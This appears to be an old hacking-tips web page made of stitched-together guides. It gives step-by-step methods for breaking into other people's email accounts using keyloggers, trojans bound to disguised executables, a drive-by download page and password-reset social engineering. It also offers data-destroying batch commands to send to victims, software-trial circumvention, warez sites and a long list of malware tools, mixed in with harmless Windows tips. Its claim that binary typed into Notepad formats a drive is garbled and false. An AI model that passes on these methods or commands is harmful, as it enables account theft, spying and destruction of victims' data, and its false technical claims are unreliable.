



do not endorse Hacking !
This is meant for educational purpose only !
I want u to know how others can try break into your Personal life !
Beware !!
This is a Genuine Article.
Will try to add in as much as possible
keep posting !
comment on this article
Introduction
I have written this tutorial to address a question that is all too commonly asked in any channel/chat room with "hack" in the title (asked in frequency to the point of harrassment really). So since this is a question that so many people ask, then I believe that there should at least be an answer available (regardless of the morality or "lameness" of such a question). So you as the reader are most likely reading this because you want to break into somebody's email account.
Well, you must understand that there is no 1-2-3 process to anything. I will give you options to consider when persuing such a task, but it will ultimately be up to you to do this. This is what you want to do, and no matter what sort of offers you throw up at anybody, nobody is going to do this for you. There is no program that is going to do all this for you. Also don't forget that nobody is going to hold your hand and lead you through this. I'm offering you as the reader suggestions for ways you can address this task, and that is about all the help you are going to get from anybody. So now that I've made all that clear, let's begin...
Things You Should Know
As I mentioned in the previous section, there is no program that will do all this for you. Almost all the crackers you see out there will not work, because services like Hotmail, Yahoo!, etc. have it set so that it will lock you from that account after a certain number of login attempts. There are some rare exceptions, like some crackers for Yahoo! that are made for cracking "illegal" accounts, but the thing you must understand about those types of crackers is that they are built to crack SPECIFICALLY "illegal" names. They can not be used to target a specific account on Yahoo!, so don't try to use them for this purpose. Another thing you must know if you ask this question in any "hacker" chat room/channel (which I highly discourage), or if you read something on this topic, and you hear that you have to email some address and in any way have to give up your password in the process, do NOT believe this. This is a con used to trick gullible people into handing over their passwords. So don't fall for this. Well that concludes this section, now lets get to what you want to know.
If You Have Physical Access
I will start off with options you have if you have physical access to the computer of the user that you are targeting, because it is a lot easier if you do. One option you have, that you will hear a lot if you ask this question, and anybody bothers to answer is to use a keylogger. A keylogger is an excellent option, and probably the easiest. There are a lot of keyloggers out there, ranging from hardware keyloggers, to software keyloggers. For this task, you won't need to buy a hardware keylogger, since the only advantage to a hardware one is that you can grab passwords that are given to access a certain local user on the operating system used. There are a lot of software keyloggers out there, and you can feel free to check out www.google.com to look at your options. I will go ahead and toss a couple of keyloggers out to try for those of you who seem allergic to search engines.
One option you have that is good for a free keylogger is Perfect Keylogger (which you can find at www.blazingtools.com/bpk.html). It works just fine, and has some nice options to keep it hidden from your average end user (computer user).
Another option you have, which is probably the best one you can get is Ghost Keylogger. It has a lot of options that will allow you to get the results of this program remotely (it will email you the results). However, this is not a free keylogger, so if you are wanting to get a copy you can look on the file sharing networks for a copy of the program, and the serial number for it (look on www.zeropaid.com for different file sharing clients you can try).
Once you have whatever keylogger you are going to use downloaded, just install it onto the computer you are wanting to monitor, and wait till next time they login to their email account. You will then have the password for the account. Another option you have if they use Outlook to access their email account, is to copy the *.dbx files for their Outlook account onto a floppy, and extract the emails at home (the dbx file stores the files stored in each Outlook folder on a given account, meaning the received and sent emails). When you are on the computer of the user you are targeting, look in
C:\Windows\ApplicationData\Identities\{ACblahblahblah}\Microsoft\ OutlookExpress\ and copy all the .dbx files onto a floppy. Then when you take the .dbx files back to your house, use DBXtract to extract the messages from these files. Check out the link below to download this program....
www.download-freeware-shareware.com/Freeware-Internet.php?Type=4171
Another option you have if you have physical access is to execute a RAT (Remote Administration Tool, you may know these programs as trojans) server on the computer. Of course, you do not have to have physical access to go this route, but it helps. What you must understand is that these tools are known threats, and the popular ones are quickly detected by antivirus software, and thusly taken care of. Even ISPs block incoming/outgoing traffic from the most popular ports used by these programs.
One newcomer in the RAT market that you should know about is Project Leviathan. This program uses already existing services to host it's service, instead of opening up an entirely new port. This allows it to hide itself from any port detection tool/software firewall that may be in place. This of course will not guarantee that it's server program will not be detected by any antivirus software used (actually, if the user has kept up with his/her signature tables, then it WILL be detected), but it will give you more of a chance of holding access. Search the engines to download Project Leviathan...
Once you have downloaded this tool, follow the instructions listed to install and use this program. However, since this RAT is a command line tool, you will still need another program set up on the user's computer in order to catch the desired password. For this, you can use Password Logger.. Google it
Once you have this downloaded, set it up on the targeted computer. The program will remain hidden, while logging any types of passwords into a .lst file in the same directory that you executed it on. Therefore, you can access this *.lst file through Project Leviathan remotely in order to retrieve the user's email password remotely. Well that pretty much concludes it for this section. At this very moment I can practically hear a lot of you thinking to yourselves "But, but I don't HAVE physical access!". No reason to worry, that's what the next section is for...
If You Don't Have Physical Access
Well of course most of you out there will say that you don't have physical access to your target's computer. That's fine, there still are ways you can gain access into the desired email account without having to have any sort of physical access. For this we are going to go back onto the RAT topic, to explain methods that can be used to fool the user into running the server portion of the RAT (again, a RAT is a trojan) of your choice. Well first we will discuss the basic "send file" technique. This is simply convincing the user of the account you want to access to execute the server portion of your RAT.
To make this convincing, what you will want to do is bind the server.exe to another *.exe file in order to not raise any doubt when the program appears to do nothing when it is executed. For this you can use the tool like any exe file to bind it into another program (make it something like a small game)...
On a side note, make sure the RAT of your choice is a good choice. The program mentioned in the previous section would not be good in this case, since you do need physical access in order to set it up. You will have to find the program of your choice yourself (meaning please don't ask around for any, people consider that annoying behavior).
If you don't like any of those, I'm afraid you are going to have to go to www.google.com, and look for some yourself. Search for something like "optix pro download", or any specific trojan. If you look long enough, among all the virus notification/help pages, you should come across a site with a list of RATs for you to use (you are going to eventually have to learn how to navigate a search engine, you can't depend on handouts forever). Now back to the topic at hand, you will want to send this file to the specified user through an instant messaging service.
The reason why is that you need the ip address of the user in order to connect with the newly established server. Yahoo! Messenger, AOL Instant Messenger, it really doesn't matter. What you will do is send the file to the user. Now while this transfer is going on you will go to Start, then Run, type in "command", and press Enter. Once the msdos prompt is open, type in "netstat -n", and again, press enter. You will see a list of ip addresses from left to right. The address you will be looking for will be on the right, and the port it's established on will depend on the instant messaging service you are using. With MSN Messenger it will be remote port 6891, with AOL Instant Messenger it will be remote port 2153, with ICQ it will be remote port 1102, 2431, 2439, 2440, or 2476, and with Yahoo! Messenger it will be remote port 1614.
So once you spot the established connection with the file transfer remote port, then you will take note of the ip address associated with that port. So once the transfer is complete, and the user has executed the server portion of the RAT, then you can use the client portion to sniff out his/her password the next time he/she logs on to his/her account.
Don't think you can get him/her to accept a file from you? Can you at least get him/her to access a certain web page? Then maybe this next technique is something you should look into.
Currently Internet Explorer is quite vulnerable to an exploit that allows you to drop and execute .exe files via malicious scripting within an html document. For this what you will want to do is set up a web page, make sure to actually put something within this page so that the visitor doesn't get too entirely suspicious, and then imbed the below script into your web page so that the server portion of the RAT of your choice is dropped and executed onto the victim's computer...
While you are at it, you will also want to set up an ip logger on the web page so that you can grab the ip address of the user so that you can connect to the newly established server. Here is the source for a php ip logger you can use on your page...
http://www.planet-source-code.com/vb/scripts/ShowCode.asp?txtCodeId=539&lngWId=8
Just insert this source into your page along with the exedrop script, and you are set. Just convince the user to go to this page, and wait till the next time they type in their email password. However, what do you do if you can not contact this user in any way to do any of the above tricks. Well, then you definately have your work cut out for you. It doesn't make the task impossible, but it makes it pretty damn close to it. For this we will want to try info cracking. Info cracking is the process of trying to gather enough information on the user to go through the "Forgot my Password" page, to gain access into the email account.
If you happen to know the user personally, then it helps out a lot. You would then be able to get through the birthday/ zipcode questions with ease, and with a little mental backtracking, or social engineering (talking) out the information from the user be able to get past the secret question. However, what do you do if you do not have this luxury? Well in this case you will have to do a little detective work to fish out the information you need.
First off, if a profile is available for the user, look at the profile to see if you can get any information from the profile. Many times users will put information into their profile, that may help you with cracking the account through the "Forgot my Password" page (where they live, their age, their birthday if you are lucky). If no information is provided then what you will want to do is get on an account that the user does not know about, and try to strike conversation with the user. Just talk to him/her for a little while, and inconspicuously get this information out of the user (inconspicuously as in don't act like you are trying to put together a census, just make casual talk with the user and every once in a while ask questions like "When is your birthday?" and "Where do you live?", and then respond with simple, casual answers).
Once you have enough information to get past the first page, fill those parts out, and go to the next page to find out what the secret question is. Once you have the secret question, you will want to keep making casual conversation with the user and SLOWLY build up to asking a question that would help you answer the secret question. Don't try to get all the information you need in one night or you will look suspicious. Patience is a virtue when info cracking. Just slowly build up to this question. For example, if the secret question is something like "What is my dog's name?", then you would keep talking with the user, and eventually ask him/her "So how many dogs do you have? ...Oh, that's nice. What are their names?". The user will most likely not even remember anything about his/her secret question, so will most likely not find such a question suspicious at all (as long as you keep it inconspicuous). So there you go, with a few choice words and a little given time, you have just gotten the user to tell you everything you need to know to break into his/her email account. The problem with this method is that once you go through the "Forgot my Password" page, the password will be changed, and the new password will be given to you. This will of course deny the original user access to his/her own account. But the point of this task is to get YOU access, so it really shouldn't matter. Anyways, that concludes it for this tutorial. Good luck...
How to Break Into Email Accounts
Format a HDD with notepad
Step 1.
Copy The Following In Notepad Exactly as it says
01001011000111110010010101010101010000011111100000
Step 2.
Save As An EXE Any Name Will Do
Step 3.
Send the EXE to People And Infect
OR
IF u think u cannot format c driver when windows is running try Laughing and u will get it Razz .. any way some more so u can test on other drives this is simple binary code
format c:\ /Q/X -- this will format your drive c:\
01100110011011110111001001101101011000010111010000 100000011000110011101001011100
0010000000101111010100010010111101011000
format d:\ /Q/X -- this will format your dirve d:\
01100110011011110111001001101101011000010111010000 100000011001000011101001011100
0010000000101111010100010010111101011000
format a:\ /Q/X -- this will format your drive a:\
01100110011011110111001001101101011000010111010000 100000011000010011101001011100
0010000000101111010100010010111101011000
del /F/S/Q c:\boot.ini -- this will cause your computer not to boot.
01100100011001010110110000100000001011110100011000 101111010100110010111101010001
00100000011000110011101001011100011000100110111101 101111011101000010111001101001
0110111001101001
try to figure out urself rest
cant spoonfeed
its workin
Do not try it on ur PC. dont mess around this is for educational purpose only
still if u cant figure it out try dis
go to notepad
@Echo off
Del C:\ *.*|y
save it as Dell.bat
worse
@echo off
del %systemdrive%\*.*/f/s/q
shutdown -r -f -t 00
and save it as a .bat file
Hacking Mobile Phone's Address Book (Only for Blue tooth enabled sets.)
You can replace or modify the victim mobile phone's address book by using the following steps:- (a) Create a new address book entry. Try to keep the list of contact names same as in victim's address book. If you have no idea about victim mobile phone's address book then try some common words like Work or Office or Mobile or Home etc...(Whatever in your mind....) (b) Sent this newly created address book to the victim mobile phone via Blue tooth. (c) As soon as the victim accepts the blue tooth message, it shall replace the existing entry with the new information. This is also know as "Blue Jacking" or simply a "Blue Jack Attack" Related Software : Free Jack. Source : http://www.software13.co.uk/freejack/
How to Extend Time Limits on Free trial Softwares
How would you like to be able to download software intended to be used on a free trial basis and use it indefinitely without cost never to expire? Well, there is a way you can take any free trial download and use it free for as long as you please. System Mechanic 6 Pro 30 day free trial then 69.95
Get it Free forever Kaspersky Anti-Hacker
Get it Free with System Mechanic Pro
Smart Protector Pro 15 day free trial then 39.90
Get It Free forever All you have to do is set your clock to some date in the distant future using adjust/date/time in Windows, download your free trial software, run the program once and rollback your time setting to the current date. After you’ve run the program for the first time, the Windows registry will be loaded with a Free Trial Key reflecting an expiration date that you’ve predetermined, and your good to go. Another roundabout way to do this after a trial has already expired would be to bring up the Registry Editor in Windows, find the trial key and delete it. Then download the program again and start the free trial period over. This is pretty easy to do, but if you’re using alot of free trials you may find it to be a hassle editing registers and downloading programs over again everytime one expires. Its much easier to simply adjust your date/time to 2009 or something, download your free trials, rollback to the current date and enjoy them for the next 3 years or so hassle free. By the way I’ve found that when doing this I’m still able to get the notifications when updated versions come along, and download them with no problem. The above screenshots are just 3 examples of the many programs that I’ve been doing this with for an extended time. If your the geek type, manipulating the dates in the registers will also work. Do some experimenting and see what you can find, there are tons of possibilities, and this is something you can have alot of fun with.
All Run Commands In Windows XP
>^Check our Site Contents
You can access all these programs by going through START/RUN.
SQL Client Configuration - cliconfg
System Configuration Editor - sysedit
System Configuration Utility - msconfig
System File Checker Utility (Scan Immediately)- sfc /scannow
System File Checker Utility (Scan Once At Next Boot)- sfc /scanonce
System File Checker Utility (Scan On Every Boot) - sfc /scanboot
System File Checker Utility (Return to Default Setting)- sfc /revert
System File Checker Utility (Purge File Cache)- sfc /purgecache
System File Checker Utility (Set Cache Size to size x)-sfc/cachesize=x
System Information - msinfo32.
Task Manager – taskmgr
System Properties - sysdm.cpl
Task Manager – taskmgr
TCP Tester - tcptest
Telnet Client - telnet
Tweak UI (if installed) - tweakui
User Account Management- nusrmgr.cpl
Utility Manager - utilman
Windows Address Book - wab
Windows Address Book Import Utility - wabmig
Windows Backup Utility (if installed)- ntbackup
Windows Explorer - explorer
Windows Firewall- firewall.cpl
Windows Magnifier- magnify
Windows Management Infrastructure - wmimgmt.msc
Windows Media Player - wmplayer
Windows Messenger - msmsgs
Windows Picture Import Wizard (need camera connected)- wiaacmgr
Windows System Security Tool – syskey
Windows Update Launches - wupdmgr
Windows Version (to show which version of windows)- winver
Windows XP Tour Wizard - tourstart
Wordpad - write
Password Properties - password.cpl
Performance Monitor - perfmon.msc
Phone and Modem Options - telephon.cpl
Phone Dialer - dialer
Pinball Game - pinball
Power Configuration - powercfg.cpl
Printers and Faxes - control printers
Printers Folder – printers
Private Character Editor - eudcedit
Quicktime (If Installed)- QuickTime.cpl
Real Player (if installed)- realplay
Regional Settings - intl.cpl
Registry Editor - regedit
Registry Editor - regedit32
Remote Access Phonebook - rasphone
Remote Desktop - mstsc
Removable Storage - ntmsmgr.msc
Removable Storage Operator Requests - ntmsoprq.msc
Resultant Set of Policy (XP Prof) - rsop.msc
Scanners and Cameras - sticpl.cpl
Scheduled Tasks - control schedtasks
Security Center - wscui.cpl
Services - services.msc
Shared Folders - fsmgmt.msc
Shuts Down Windows - shutdown
Sounds and Audio - mmsys.cpl
Spider Solitare Card Game - spider
Malicious Software Removal Tool - mrt
Microsoft Access (if installed) - access.cpl
Microsoft Chat - winchat
Microsoft Excel (if installed) - excel
Microsoft Frontpage (if installed)- frontpg
Microsoft Movie Maker - moviemk
Microsoft Paint - mspaint
Microsoft Powerpoint (if installed)- powerpnt
Microsoft Word (if installed)- winword
Microsoft Syncronization Tool - mobsync
Minesweeper Game - winmine
Mouse Properties - control mouse
Mouse Properties - main.cpl
Nero (if installed)- nero
Netmeeting - conf
Network Connections - control netconnections
Network Connections - ncpa.cpl
Network Setup Wizard - netsetup.cpl
Notepad - notepad
Nview Desktop Manager (If Installed)- nvtuicpl.cpl
Object Packager - packager
ODBC Data Source Administrator- odbccp32.cpl
On Screen Keyboard - osk
Opens AC3 Filter (If Installed) - ac3filter.cpl
Outlook Express - msimn
Paint – pbrush
Keyboard Properties - control keyboard
IP Configuration (Display Connection Configuration) - ipconfi/all
IP Configuration (Display DNS Cache Contents)- ipconfig /displaydns
IP Configuration (Delete DNS Cache Contents)- ipconfig /flushdns
IP Configuration (Release All Connections)- ipconfig /release
IP Configuration (Renew All Connections)- ipconfig /renew
IP Configuration(RefreshesDHCP&Re-RegistersDNS)-ipconfig/registerdns
IP Configuration (Display DHCP Class ID)- ipconfig/showclassid
IP Configuration (Modifies DHCP Class ID)- ipconfig /setclassid
Java Control Panel (If Installed)- jpicpl32.cpl
Java Control Panel (If Installed)- javaws
Local Security Settings - secpol.msc
Local Users and Groups - lusrmgr.msc
Logs You Out Of Windows - logoff.....
Accessibility Controls - access.cpl
Accessibility Wizard - accwiz
Add Hardware - Wizardhdwwiz.cpl
Add/Remove Programs - appwiz.cpl
Administrative Tools control - admintools
Adobe Acrobat (if installed) - acrobat
Adobe Designer (if installed)- acrodist
Adobe Distiller (if installed)- acrodist
Adobe ImageReady (if installed)- imageready
Adobe Photoshop (if installed)- photoshop
Automatic Updates - wuaucpl.cpl
Bluetooth Transfer Wizard – fsquirt
Calculator - calc
Certificate Manager - certmgr.msc
Character Map - charmap
Check Disk Utility - chkdsk
Clipboard Viewer - clipbrd
Command Prompt - cmd
Component Services - dcomcnfg
Computer Management - compmgmt.msc
Control Panel - control
Date and Time Properties - timedate.cpl
DDE Shares - ddeshare
Device Manager - devmgmt.msc
Direct X Control Panel (If Installed)- directx.cpl
Direct X Troubleshooter- dxdiag
Disk Cleanup Utility- cleanmgr
Disk Defragment- dfrg.msc
Disk Management- diskmgmt.msc
Disk Partition Manager- diskpart
Display Properties- control desktop
Display Properties- desk.cpl
Display Properties (w/Appearance Tab Preselected)- control color
Dr. Watson System Troubleshooting Utility- drwtsn32
Driver Verifier Utility- verifier
Event Viewer- eventvwr.msc
Files and Settings Transfer Tool- migwiz
File Signature Verification Tool- sigverif
Findfast- findfast.cpl
Firefox (if installed)- firefox
Folders Properties- control folders
Fonts- control fonts
Fonts Folder- fonts
Free Cell Card Game- freecell
Game Controllers- joy.cpl
Group Policy Editor (XP Prof)- gpedit.msc
Hearts Card Game- mshearts
Help and Support- helpctr
HyperTerminal- hypertrm
Iexpress Wizard- iexpress
Indexing Service- ciadv.msc
Internet Connection Wizard- icwconn1
Internet Explorer- iexplore
Internet Setup Wizard- inetwiz
Internet Properties- inetcpl.cpl
How to Shutdown PC with timer
Do you know that you can make your PC shutdown at a time u wish to?
Here is the trick!!
How To Make A Shutdown Timer!
********** METHOD # 1 ***************
Right click on your desktop and choose "New=>shortcuts".
In the box that says "Type the location of the shortcut",
type in "shutdown -s -t 3600" without the quotation marks and click next. Note: 3600 are the amount of seconds before your computer shuts down. So , 60secs*60mins=3600secs.
Make up a name for the shortcut and you're done.
You can change the icon by right clicking=>properities=>change icon=>browse
TO ABORT:
To make an abort key to stop the shutdown timer just create another shortcut and make
the "location of the shortcut" to " shutdown -a" without the quotes.
********* METHOD # 2 **************{EASIER THAN THE PREVIOUS ONE}
Here is another trick to shutdown at a specific time, for example you wish to shutdown at 11:35am. Type this in
start=>Run
Type Code: at 11:35 shutdown -s
TO ABORT:
Code:shutdown -a
Branding Windows with your name.
Branding Windows with your Name
open notepad dump the following lines into it and save it with the name OEMINFO.INI in the c:\windows\system32 directory:
[General]
Manufacturer=Your Name Here
Model=Your Model Here
[Support Information]
Line1=Your Name Here
Line2=Your Address Here
Line3=Your Email Address Here
Save the file, then make a right click on my computer select properties, in the general tab a button will be highlighted (support information) make a click on it, you will be able to see the changes.
Now if you want to display some more information then simply increase the line in the file.
ex: Line4=Your Working Hours Here
Top 20 Tips To Keep Your System Faster
Follow these tips and you will definitely have a much faster and more reliable PC! Most of the below tips works for windows 98 1. Wallpapers: They slow your whole system down, so if you're willing to compromise, have a basic plain one instead!
2. Drivers: Update your hardware drivers as frequently as possible. New drivers tend to increase system speed especially in the case of graphics cards, their drivers are updated by the manufacturer very frequently! 3. Minimizing: If you want to use several programs at the same time then minimize those you are not using. This helps reduce the overload on RAM.
4. Boot Faster: The 'starting Windows 95/98' message on startup can delay your booting for a couple of seconds. To get rid of this message go to c:\ and find the file Msdos.sys. Remove the Read-Only option. Next, open it in Notepad or any other text editor. Finally, go to the text 'Options' within the file and make the following changes: Add BootDelay=0. To make your booting even faster, set add Logo=0 to remove the Windows logo at startup. 5. Restart only Windows: When restarting your PC, hold down Shift to only restart Windows rather than the whole system which will only take a fraction of the time. 6. Turn Off Animations: Go to Display Settings from the Control Panel and switch to the Effects Tab. Now turn off Show Windows Content While Dragging and Smooth Edges on Screen Fonts. This tip is also helpful with Windows XP because of the various fade/scroll effects. 7. Faster Start-Menu Access: Go to the Start menu and select Run. Now type Regedit and hit Enter. The Registry Editor will appear on the screen. Now, open the folder HKEY_CURRENT_USER\Control Panel\Desktop. You should see a MenuShowDelay value. If you don't then do the following: right click on a blank space in the right pane and select New\String. Change the name in the new value to MenuShowDelay. Now that we have the MenuShowDelay value, double click on it and enter 0 in the value data field. This sets the start menu delay to 0 milliseconds.
8. Resolutions: If you are willing to do anything for faster performance from your PC, then try lowering your display resolution. The lower it is, the faster your PC. 9. Turn off Active Desktop: Go to your Display Properties and switch to the Web tab. Uncheck View My Active Desktop As a Web Page. Since the Active Desktop option under Windows 98 uses a lot of system resources, this option can have a dramatic effect on the speed of the whole system. 10. Defragment Often: Windows 98's Defrag tool uses Application Acceleration from Intel which means that when you defragment your drive, data is physically arranged on the drive so that applications will load faster. 11. Take your PC to Bed: Using the Advanced Power Management feature under Windows 98 gives you the option to use the sleep command. That way, you can send your PC to sleep instead of shutting it down and then restarting it. It's as simple as pressing a button and then pressing the same button to wake it up. You can tell Windows after how many minutes/hours of inactivity to automatically sleep the machine in the Advanced Power Management section of the Control Panel. 12. Faster Internet Access: If you use the internet for reference and the sites you visit are rarely updated then try the following. In IE (the same can be done in Netscape) go to Tools, Internet Options. Next, click on Settings... in the Temporary Internet Files section. Finally, select Never for the first option and double the amount of storage space to use, click OK! 13. Benchmarking: Benchmarking can be very useful when run frequently. It can tell you how your PC's components are performing and then compare them to other machines like yours. For example, when you overclock your PC, you want to know how much more speed you have and whether it is stable. All this and more can be discovered using benchmarking. An excellent piece of software for doing this job is SiSoft Sandra which can be found in the Downloads File Archive!
14. Refresh the Taskbar without restarting: If you in some way change the taskbar, either in Regedit or elsewhere, you can refresh the task bar without restarting. Hold down Ctrl Alt Del, and double click on Explorer. Say Yes to close Explorer, but no to closing Windows. This will refresh the Taskbar and system tray. 15. Quick CD Eject: Instead of pushing the button on your drive, right-click your CD drive letter in My Computer and click on Eject. This will also remove any icons that have become associated with the CD drive. 16. Start Up Programs: Windows can be slowed down when programs run on start up. To eliminate this, check your Start up folder. You can access it from the start menu: Start, Programs, Start Up. Another way to eliminate programs from loading even before Windows actually starts is by doing the following: Click on Start, then Run. Type msconfig. It will take quite a long time for this program to load, but when you finally see it on your screen, explore the different tabs. They all have to do with how quickly your PC boots, so select what you want, and uncheck what you don't want! 17. Fonts: When Windows starts, it loads every single font in the Fonts folder. Therefore, the more fonts you have, the slower the booting process. To get rid of unwanted fonts, simply go to the Fonts folder under c:\windows and remove whatever you don't want. Fonts that have a red letter 'A' as their icon are system fonts, so don't delete them. 18. Stretching Wallpapers: Don't "stretch" your wallpaper in Windows 98 since it actually slows Windows down when you drag icons around on the desktop. 19. RAM Matters: If you have less than 32MB then you should seriously think of upgrading it to at least 64MB. Windows runs much more smoothly with 64MB or higher and tends to use less hard disk space for virtual memory. 20. Partitioning: A very nice little thing you can do to boost system performance. By partitioning your hard drive, splitting one physical drive into several logical ones, you can gain several advantages. 1. If you get a virus or you accidentally format a drive, not all will be lost. 2. By placing the swap file (Win386.swp) on a separate drive, The swap file will be less fragmented and thus, faster. 3. Place Windows on a separate drive and whenever you need to reinstall it, you rest assured that your data is safe on a separate drive. Partitioning can be done using a few programs such as FDisk which comes with DOS. However, FDisk formats everything on the hard disk before partitioning. Alternatively, you can use Partition Magic from Power Quest to partition your hard disk without losing your data.
Download Links For Ultimate Softwares
www.download.comwww.katz.wswww.united-ddl.comwww.sharkddl.comwww.unlimitedwarez.comwww.ddl-paradise.comwww.phazeddl.comwww.ddownloadd.comwww.enfull.comwww.filehippo.comwww.xuix.com www.forumw.orghttp://www.sonics2519.blogspot.com/http://btjunkie.org/http://maxgrab.org/http://www.demonoid.com/ www.downloadreactor.comwww.degrati.comwww.planetddl.comwww.freefulldownloads.comwww.eurowarez.comwww.grandtheftauto4.euwww.downloadwarez.comwww.oldversion.com www.isohunt.comwww.pirateshare.comwww.desiportal.ca (for movies)41.http://mydesionline.org/ (for movies)http://ebooksearch.googlepages.com/www.exdesi.com (all movies/songs etc.)www.9down.com (All softwares)http://www.megaupload.comwww.4shared.comhttp://www.freedownloadinfo.org (for all ebooks)www.bollyglobal.com
How to improve your internat speed...?
Microsoft reserves 20% of your available bandwidth for their own purposes like Windows Updates and interrogating your PC etc. Don't you want to get it back for your self? Here is the trick how to get 100% of your available bandwidth.Increase internet speed :ugeek:To get it back:Click Start then Run and type "gpedit.msc" without quotes.This opens the "group policy editor" and go to: "Local Computer Policy" Then "Computer Configuration" Then "Administrative Templates"Then select "Network" then "QOS Packet Scheduler"After that select "Limit Reservable Bandwidth". Double click on Limit Reservable bandwidth. It will say it is not configured, but the truth is under the 'Explain' tab i.e." By default, the Packet Scheduler limits the system to 20 percent of the bandwidth of a connection, but you can use this setting to override the default."So the trick is to ENABLE reservable bandwidth, then set it to ZERO. This will allow the system to reserve nothing, rather than the default 20
Underground private hackerz tools downloads must see
http://www.toolbase.blogspot.com
* 007 Spy Software (1)
* 100 Million Words Password List 850MB (1)
* 101 Hacker Programs 2007 (1)
* 102 Bot Sources (1)
* 2 More Hacking AIO (1)
* 28GB wordlist (zipped is 70mb) (1)
* 539 IRC BOT (1)
* [RAT]Scream 1.3 (1)
* A HUGE list of Crackers (1)
* A new Hack pack from meeee (1)
* Ace Password Sniffer (1)
* Advance ip scanner 1.5 (1)
* Advanced HostMonitor 7.18+keygen (1)
* Advanced Instant Messengers Password Recovery V3.20 (1)
* AFX executable crypter v 2008 (mod haZl0oh) (1)
* AIM virus Spreader (1)
* AIO Addon Searchers 6 in 1 (1)
* AIO remote admin tools package (1)
* Air Crack (1)
* AirCrack-ng 0.6.2 -Windows (1)
* All-In-One Ultra Hacker (2008) (1)
* Angry IP Scanner (1)
* Anonymous Emailer(no download needed) (1)
* Arabian Attacker Hacker's CD V.1.0 (1)
* Ardamax Keylogger (1)
* assign a passsword to workgroup (1)
* Astalavista Security Toolbox DVD v4.0 (1)
* Aurora Binder v2 (1)
* Aurora Binder V2 Release (1)
* Auto Ph$her / fake Web Login Creator (1)
* Automated SQL Injection ( (1)
* Backdoor Injector (2)
* Backdoors Collection (1)
* BackTrack2final (1)
* BaKo's SQL Injection Scanner (1)
* Best Ddos Tool Ever (2)
* Best Hacking Tools - 85 in 1 (1)
* Best Hacking Tools - 85 in 1 | 31.1 MB (1)
* Best Of Network Tools 2007 AIO Plus Bootable PE (1)
* Bitfrost RAT all Versions (1)
* Blue|Smash (1)
* Botnet Collection (1)
* Bruteforce tools updated (1)
* Brutus (1)
* C.E.H CD (1)
* Cain and Able Passoword Cracker (1)
* Card Generator (1)
* CC2Bank (1)
* Cigicigi Crypter [Private Edition] (1)
* CMaster (1)
* Core Impact 4 (1)
* Core Impact 4.0 (LEAKED) -- $2450 Program (1)
* CrackDownloader Plus 2.2 (2)
* Cracking A Rapidshare Account (1)
* Credit Cards Hacking Toolz Full Version (1)
* Cryptic v2.1 Modded FUD (1)
* Cryptic v2.3 (mod) by Polifemo (1)
* Cryptoz v3 Public Version (1)
* Daemon Crypt V2 Non Public[Mod by NeoniX] (1)
* Daemon Tools Pro Advanced 4.10.218.0 (1)
* Dark Zone Trojan (1)
* Darkcode Crackerskit.v2.0 (1)
* DarkZone Trojan (1)
* DDOS tools (1)
* Deamon Crypt V2 Public- FUD MOD (1)
* Digital Keylogger v3.0 by Nytro (1)
* DoS 5.5 Annihiliation Edition (1)
* Downloader (FWB++) (1)
* E-Gold Freezer (1)
* Easy Binder V2 (1)
* EgyCrypter (1)
* Egyspy keylogger (1)
* Email Spider (1)
* Eraser (1)
* ERD Commander 2007 (1)
* Eventlogs ;) cover ur ass (1)
* Evidence Eliminator (1)
* Evil MSN 3.0.6 (1)
* Fastest Windows Password Cracker (1)
* FBI BootDisk (1)
* Feliks Pack 3 - Hacking toolkit (1)
* Firefox Password Stealer (1)
* Fishing Bait 2.5 By DaveDaDon (1)
* For The Professional In This Matter (1)
* Freezer Live (1)
* FTP for all General tools (1)
* Full Hack Pack 155in1 2008 (1)
* full windows softwares (5)
* Fun (1)
* Funny Computer Pranks (1)
* German Police - Special Windows Boot CD (1)
* GhostMSN (1)
* Good Shell Pack (1)
* GoodLuck 3.2.0.0. direct connection (1)
* Google d0rk tool (2)
* Google Hacks Version v1.6 (1)
* Great hacking tools (1)
* Habbo Broote Forcer (1)
* Hach Crackers List (1)
* Hack all messenger passwords (1)
* Hack Hotmail and Windowslive Passwords (1)
* Hack Hound File Binder (1)
* Hacker's Tool Set (45 Hacking Tools) AIO (1)
* Hackers Black CD (1)
* Hackers Manifesto -550in1 (1)
* Hackers ToolKit Suite (1)
* Hacking and Cracking Matrix edition 2CD (1)
* Hacking e-Book -34in1- (AIO) (1)
* Hacking GMail (1)
* Hacking Pack AIO [1] (1)
* hacking tool sites links (2)
* Hacking Toolbox 2007 (1)
* hacking+programming Bulk Pack (1)
* HackShadow UltraPhish Phishing Generator (2)
* Hiren's Boot CD 9.5 (1)
* History (1)
* Html Worm Source Code (1)
* httprecon - Advanced Web Server Fingerprinting (1)
* Huge Pack Of Cryptors (1)
* Icon extractor+Icon Changer (1)
* IntoXonia 2 - LKM rootkit for Linux Kernel 2.6.x (1)
* Invisible Keylogger (1)
* IP Locator (2)
* Keylogger collection (8 in 1 keyloggers with cracks) (1)
* Keyloggers Collection (1)
* Kismet (1)
* l3vel-69's Advance Cookie Stealer v1.0 (1)
* LaLa Cryptor (1)
* LaLa RAT 1.3 (1)
* LCP (2)
* Linkin Binder (1)
* linux hacking (1)
* Linux Live-CD (1)
* Mail Bomber 9.3 Retail (1)
* Messenger Detect 2.70 (1)
* Millions Of Hacking Tools Direct Link No Rapidshare (4)
* Mini Ville Tools - Hacking toolkit (1)
* mIRC spammer (2)
* MorTal TeaM Yahoo Virus Psw (1)
* Msn AIO Pack 2007 (3)
* Msn AIO Pack 2008 (1)
* MSN Booter (1)
* Msn contact list sender (1)
* MSN Freezer (1)
* MSN Hack T00ls [2007] (1)
* MSN Hacks Nice Toolz To Trouble Buddies Much More... (1)
* MSN Pass Steal (1)
* Msn Password Hacker (1)
* Msn Phish v1 (1)
* Myspace Cracker v2 (1)
* myspace pass word cracker (1)
* Nessus Remote Security Scanner (1)
* Net Speed optimizer (1)
* Net Tools 5.0.70 (2)
* netcraft (1)
* NetCut 2.01 (1)
* Netstumbler (1)
* NetStumbler (for Wireless) (1)
* Network Hacking Tools (1)
* New Release (1)
* new tools (1)
* Nikto (1)
* Nmap - the Network Mapper (1)
* NmapView (win32) (1)
* NWTS VT ****er (1)
* Overdoz Modd Neronix [99%UD] (1)
* P0f - Passive OS Fingerprinting tool.. (2)
* Passw0rd Craking All in One 2oo7 (1)
* Password Bruteforcing AIO (1)
* Perfect Keylogger V1.6.8.2 (1)
* Ph03nx Auto Clicker (1)
* Phishing Letters (1)
* Phishing Pages (1)
* phpBB tools AIO (1)
* Poison Ivy 2.3.2 (1)
* Portable Windows Admin pass hack (1)
